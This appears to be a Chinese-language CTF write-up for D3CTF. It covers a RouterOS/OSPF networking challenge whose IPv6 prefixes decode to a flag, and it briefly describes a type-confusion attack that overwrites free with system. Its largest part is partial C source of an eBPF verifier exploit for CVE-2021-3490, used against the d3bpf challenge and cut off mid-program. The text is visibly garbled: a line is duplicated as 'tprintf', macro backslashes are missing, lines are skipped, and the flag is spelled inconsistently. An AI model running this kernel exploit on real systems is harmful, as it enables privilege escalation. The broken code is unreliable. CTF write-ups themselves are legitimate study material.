
```
1  D3CTF{M1r@9e_T@nK_1s_Om0sh1roiii1111!!!!Isn't_1t??}
```

OHHHH!!! SPF!!!



<https://mikrotik.com/download> 下载RouterOS和winbox下载后在VM里安装，系统选则其他，网卡一定要桥接，然后跳过跳过，账号密码admin/空，登录上去




winbox连接mac地址填虚拟机的mac地址




先用dhcp获取到ip



配置l2tp的客户端




0: 8A: 5C



ospf的interface替换为l2tp的，最后在routing/OSPF/LSA里找某一项的Body里有很多IPv6地址


ID: 8A: 5C



admin@00:0C:29:0D:8A:5C (MikroTik) - WinBox (64bit) v7.1.3 on x86 (x86\_64)

Session Settings Dashboard

Safe Mode Session: 00:0C:29:0D:8A:5C



复制出来，转hex一下得到flag

```
ref-type=router
ref-id=0.0.0.0
ref-router-id=10.255.255.1
  prefix=cfb2:755f:615f:6e33:7477:3052:6b5f:cf6
  prefix=b9a7:6433:6374:667b:3472:655f:794f:b7a2
  prefix=ccf4:6d40:3574:3352:5f69:4e5f:5930:c1cb
  prefix=d5bd:7572:5f37:3361:4d5f:7748:6f5f:c3d8
  prefix=d5df:6b6e:3077:355f:3073:7046:3f7d:c3dc
  prefix=2053:6134:406c:7574:6520:536f:6861:2120
|

d3ctf{4re_yOu_a_n3tw0Rk_m@5t3R_iN_Y0uur_73aM_wHo_kn0w5_0spF?}
```

Plain Text

```
1 d3ctf{4re_yOu_a_n3tw0Rk_m@5t3R_iN_Y0ur_73aM_wHo_kn0w5_0spF?}
```

## Pwn

### d3fuse

类型混淆，把file伪造成dir，提前在file中布置好file，指针指向got，然后改free为system拿flag

## C++

[illegible]

d3bpf

非预期，cve-2021-3490直接打

## C++

```

1  #include <stdio.h>
2  #include <fcntl.h>
3  #include <stdlib.h>
4  #include <unistd.h>
5  #include <sys/ioctl.h>
6  #include <errno.h>
7  #include <pthread.h>
8  #include <sys/wait.h>
9  // #include <linux/bpf.h>
10 #include <sys/mman.h>
11 #include <string.h>
12 #include <stdint.h>
13 #include <stdarg.h>
14 #include <sys/socket.h>
15 #include <linux/if_ether.h>
16 #include <linux/ip.h>
17 #include <stddef.h>
18 #include "../bpf.h"
19
20 #ifndef __NR_BPF
21 #define __NR_BPF 321
22 #endif
23 #define ptr_to_u64(ptr) ((__u64)(unsigned long)(ptr))
24
25 #define BPF_RAW_INSN(CODE, DST, SRC, OFF, IMM) \
26     ((struct bpf_insn){                        \
27         .code = CODE,                          \
28         .dst_reg = DST,                        \
29         .src_reg = SRC,                        \
30         .off = OFF,                            \
31         .imm = IMM})
32
33 #define BPF_LD_IMM64_RAW(DST, SRC, IMM) \
34     ((struct bpf_insn){                  \
35         .code = BPF_LD | BPF_DW | BPF_IMM, \
36         .dst_reg = DST,                    \
37         .src_reg = SRC,                    \
38         .off = 0,                          \
39         .imm = (__u32)(IMM)}),            \
40     ((struct bpf_insn){                  \
41         .code = 0,                          \
42         .dst_reg = 0,                        \
43         .src_reg = 0,                        \
44         .off = 0,                            \
45         .imm = ((__u64)(IMM)) >> 32})

```



```

46
47 #define BPF_MOV64_IMM(DST, IMM) BPF_RAW_INSN(BPF_ALU64 | BPF_MOV | BPF_K, DST,
    0, 0, IMM)
48
49 #define BPF_MOV_REG(DST, SRC) BPF_RAW_INSN(BPF_ALU | BPF_MOV | BPF_X, DST,
    SRC, 0, 0)
50
51 #define BPF_MOV32_REG(DST, SRC)
52     ((struct bpf_insn) {
53         .code = BPF_ALU | BPF_MOV | BPF_X,
54         .dst_reg = DST,
55         .src_reg = SRC,
56         .off = 0,
57         .imm = 0 })
58
59 #define BPF_MOV64_REG(DST, SRC) BPF_RAW_INSN(BPF_ALU64 | BPF_MOV | BPF_X, DST,
    SRC, 0, 0)
60
61 #define BPF_MOV_IMM(DST, IMM) BPF_RAW_INSN(BPF_ALU | BPF_MOV | BPF_K, DST, 0,
    0, IMM)
62
63 #define BPF_RSH_REG(DST, SRC) BPF_RAW_INSN(BPF_ALU64 | BPF_RSH | BPF_X, DST,
    SRC, 0, 0)
64
65 #define BPF_LSH_IMM(DST, IMM) BPF_RAW_INSN(BPF_ALU64 | BPF_LSH | BPF_K, DST,
    0, 0, IMM)
66
67 #define BPF_ALU32_IMM(OP, DST, IMM)
68     ((struct bpf_insn) {
69         .code = BPF_ALU | BPF_OP(OP) | BPF_K,
70         .dst_reg = DST,
71         .src_reg = 0,
72         .off = 0,
73         .imm = IMM })
74
75 #define BPF_ALU64_IMM(OP, DST, IMM) BPF_RAW_INSN(BPF_ALU64 | BPF_OP(OP) |
    BPF_K, DST, 0, 0, IMM)
76
77 #define BPF_ALU64_REG(OP, DST, SRC) BPF_RAW_INSN(BPF_ALU64 | BPF_OP(OP) |
    BPF_X, DST, SRC, 0, 0)
78
79 #define BPF_ALU_IMM(OP, DST, IMM) BPF_RAW_INSN(BPF_ALU | BPF_OP(OP) | BPF_K,
    DST, 0, 0, IMM)
80
81 #define BPF_JMP_IMM(OP, DST, IMM, OFF) BPF_RAW_INSN(BPF_JMP | BPF_OP(OP) |
    BPF_K, DST, 0, OFF, IMM)
82
83 #define BPF_JMP_REG(OP, DST, SRC, OFF) BPF_RAW_INSN(BPF_JMP | BPF_OP(OP) |

```

```

    BPF_X, DST, SRC, OFF, 0)
84
85 #define BPF_JMP32_REG(OP, DST, SRC, OFF) BPF_RAW_INSN(BPF_JMP32 | BPF_OP(OP) |
    BPF_X, DST, SRC, OFF, 0)
86
87 #define BPF_JMP32_IMM(OP, DST, IMM, OFF) BPF_RAW_INSN(BPF_JMP32 | BPF_OP(OP) |
    BPF_K, DST, 0, OFF, IMM)
88
89 #define BPF_EXIT_INSN() BPF_RAW_INSN(BPF_JMP | BPF_EXIT, 0, 0, 0, 0)
90
91 #define BPF_LD_MAP_FD(DST, MAP_FD) BPF_LD_IMM64_RAW(DST, BPF_PSEUDO_MAP_FD,
    MAP_FD)
92
93 #define BPF_LD_IMM64(DST, IMM) BPF_LD_IMM64_RAW(DST, 0, IMM)
94
95 #define BPF_ST_MEM(SIZE, DST, OFF, IMM) BPF_RAW_INSN(BPF_ST | BPF_SIZE(SIZE) |
    BPF_MEM, DST, 0, OFF, IMM)
96
97 #define BPF_LDX_MEM(SIZE, DST, SRC, OFF) BPF_RAW_INSN(BPF_LDX | BPF_SIZE(SIZE)
    | BPF_MEM, DST, SRC, OFF, 0)
98
99 #define BPF_STX_MEM(SIZE, DST, SRC, OFF) BPF_RAW_INSN(BPF_STX | BPF_SIZE(SIZE)
    | BPF_MEM, DST, SRC, OFF, 0)
100
101 int doredact = 0;
102 #define LOG_BUF_SIZE 65536
103 char bpf_log_buf[LOG_BUF_SIZE];
104 char buffer[64];
105 int sockets[2];
106 int mapfd;
107
108 void fail(const char *fmt, ...)
109 {
110     va_list args;
111     va_start(args, fmt);
112     fprintf(stdout, "[!] ");
113     vfprintf(stdout, fmt, args);
114     va_end(args);
115     exit(1);
116 }
117
118 void redact(const char *fmt, ...)
119 {
120     va_list args;
121     va_start(args, fmt);
122     if (doredact)
123     {
124         fprintf(stdout, "[!] ( (REDACTED) )\n");

```

```

124         tprintf(stdout, "[!] ( ( R E D A C T E D ) )\n");
125         return;
126     }
127     fprintf(stdout, "[*] ");
128     vfprintf(stdout, fmt, args);
129     va_end(args);
130 }
131
132 void msg(const char *fmt, ...)
133 {
134     va_list args;
135     va_start(args, fmt);
136     fprintf(stdout, "[*] ");
137     vfprintf(stdout, fmt, args);
138     va_end(args);
139 }
140
141 int bpf_create_map(enum bpf_map_type map_type,
142                   unsigned int key_size,
143                   unsigned int value_size,
144                   unsigned int max_entries)
145 {
146     union bpf_attr attr = {
147         .map_type = map_type,
148         .key_size = key_size,
149         .value_size = value_size,
150         .max_entries = max_entries};
151
152     return syscall(__NR_BPF, BPF_MAP_CREATE, &attr, sizeof(attr));
153 }
154
155 int bpf_obj_get_info_by_fd(int fd, const unsigned int info_len, void *info)
156 {
157     union bpf_attr attr;
158     memset(&attr, 0, sizeof(attr));
159     attr.info.bpf_fd = fd;
160     attr.info.info_len = info_len;
161     attr.info.info = ptr_to_u64(info);
162     return syscall(__NR_BPF, BPF_OBJ_GET_INFO_BY_FD, &attr, sizeof(attr));
163 }
164
165 int bpf_lookup_elem(int fd, const void *key, void *value)
166 {
167     union bpf_attr attr = {
168         .map_fd = fd,
169         .key = ptr_to_u64(key),
170         .value = ptr_to_u64(value),
171     };

```

```

172
173         return syscall(__NR_BPF, BPF_MAP_LOOKUP_ELEM, &attr, sizeof(attr));
174     }
175
176     int bpf_update_elem(int fd, const void *key, const void *value,
177                         uint64_t flags)
178     {
179         union bpf_attr attr = {
180             .map_fd = fd,
181             .key = ptr_to_u64(key),
182             .value = ptr_to_u64(value),
183             .flags = flags,
184         };
185
186         return syscall(__NR_BPF, BPF_MAP_UPDATE_ELEM, &attr, sizeof(attr));
187     }
188
189     int bpf_prog_load(enum bpf_prog_type type,
190                      const struct bpf_insn *insns, int insn_cnt,
191                      const char *license)
192     {
193         union bpf_attr attr = {
194             .prog_type = type,
195             .insns = ptr_to_u64(insns),
196             .insn_cnt = insn_cnt,
197             .license = ptr_to_u64(license),
198             .log_buf = ptr_to_u64(bpf_log_buf),
199             .log_size = LOG_BUF_SIZE,
200             .log_level = 1,
201         };
202
203         return syscall(__NR_BPF, BPF_PROG_LOAD, &attr, sizeof(attr));
204     }
205
206
207     #define BPF_LD_ABS(SIZE, IMM) \
208         ((struct bpf_insn){ \
209             .code = BPF_LD | BPF_SIZE(SIZE) | BPF_ABS, \
210             .dst_reg = 0, \
211             .src_reg = 0, \
212             .off = 0, \
213             .imm = IMM})
214
215     #define BPF_MAP_GET(idx, dst) \
216         BPF_MOV64_REG(BPF_REG_1, BPF_REG_9), \
217         BPF_MOV64_REG(BPF_REG_2, BPF_REG_10), \

```



```

246      BPF_MAP_GET(0, BPF_REG_5),
// 13: (79) r5 = *(u64 *) (r0 +0)
247      BPF_MOV64_REG(BPF_REG_6, BPF_REG_5), // 15:
(bf) r6 = r5
248
249      BPF_LD_IMM64(BPF_REG_2, 0xFFFFFFFF), // 16:
(18) r2 = 0xffffffff
250      BPF_ALU64_IMM(BPF_LSH, BPF_REG_2, 32), // 18:
(67) r2 <= 32 0xFFFFFFFF00000000
251      BPF_ALU64_REG(BPF_AND, BPF_REG_6, BPF_REG_2), // 19: (5f) r6 &=
r2 高32位 unknown, 低32位known 为0
252      BPF_ALU64_IMM(BPF_ADD, BPF_REG_6, 1), // 20:
(07) r6 += 1 mask = 0xFFFFFFFF00000000, value = 0x1
253      // trigger the vulnerability
254      BPF_ALU64_REG(BPF_AND, BPF_REG_6, BPF_REG_8), // 21: (5f) r6
&= r8 r6: u32_min_value=1, u32_max_value=0
255
256      // BPF_MOV32_REG(BPF_REG_6, BPF_REG_6), // 26:
(bc) w6 = w6 对64位进行截断, 只看32位部分
257      BPF_ALU64_IMM(BPF_ADD, BPF_REG_6, 1), // 22:
(07) r6 += 1 r6: u32_max_value = 1, u32_min_value = 2, var_off
= {0x1000000000; value = 0x1}
258      BPF_JMP32_IMM(BPF_JLE, BPF_REG_5, 1, 1), // 23: (b6) if
w5 <= 0x1 goto pc+1 r5: u32_min_value = 0, u32_max_value = 1, var_off =
{mask = 0xFFFFFFFF00000001; value = 0x0}
259      BPF_EXIT_INSN(),
260
261      BPF_ALU64_REG(BPF_ADD, BPF_REG_6, BPF_REG_5), // 25:
(0f) r6 += r5 r6: verify:2 fact:1
262      BPF_MOV32_REG(BPF_REG_6, BPF_REG_6), //
26: (bc) w6 = w6 对64位进行截断, 只看32位部分
263      BPF_ALU64_IMM(BPF_AND, BPF_REG_6, 1),
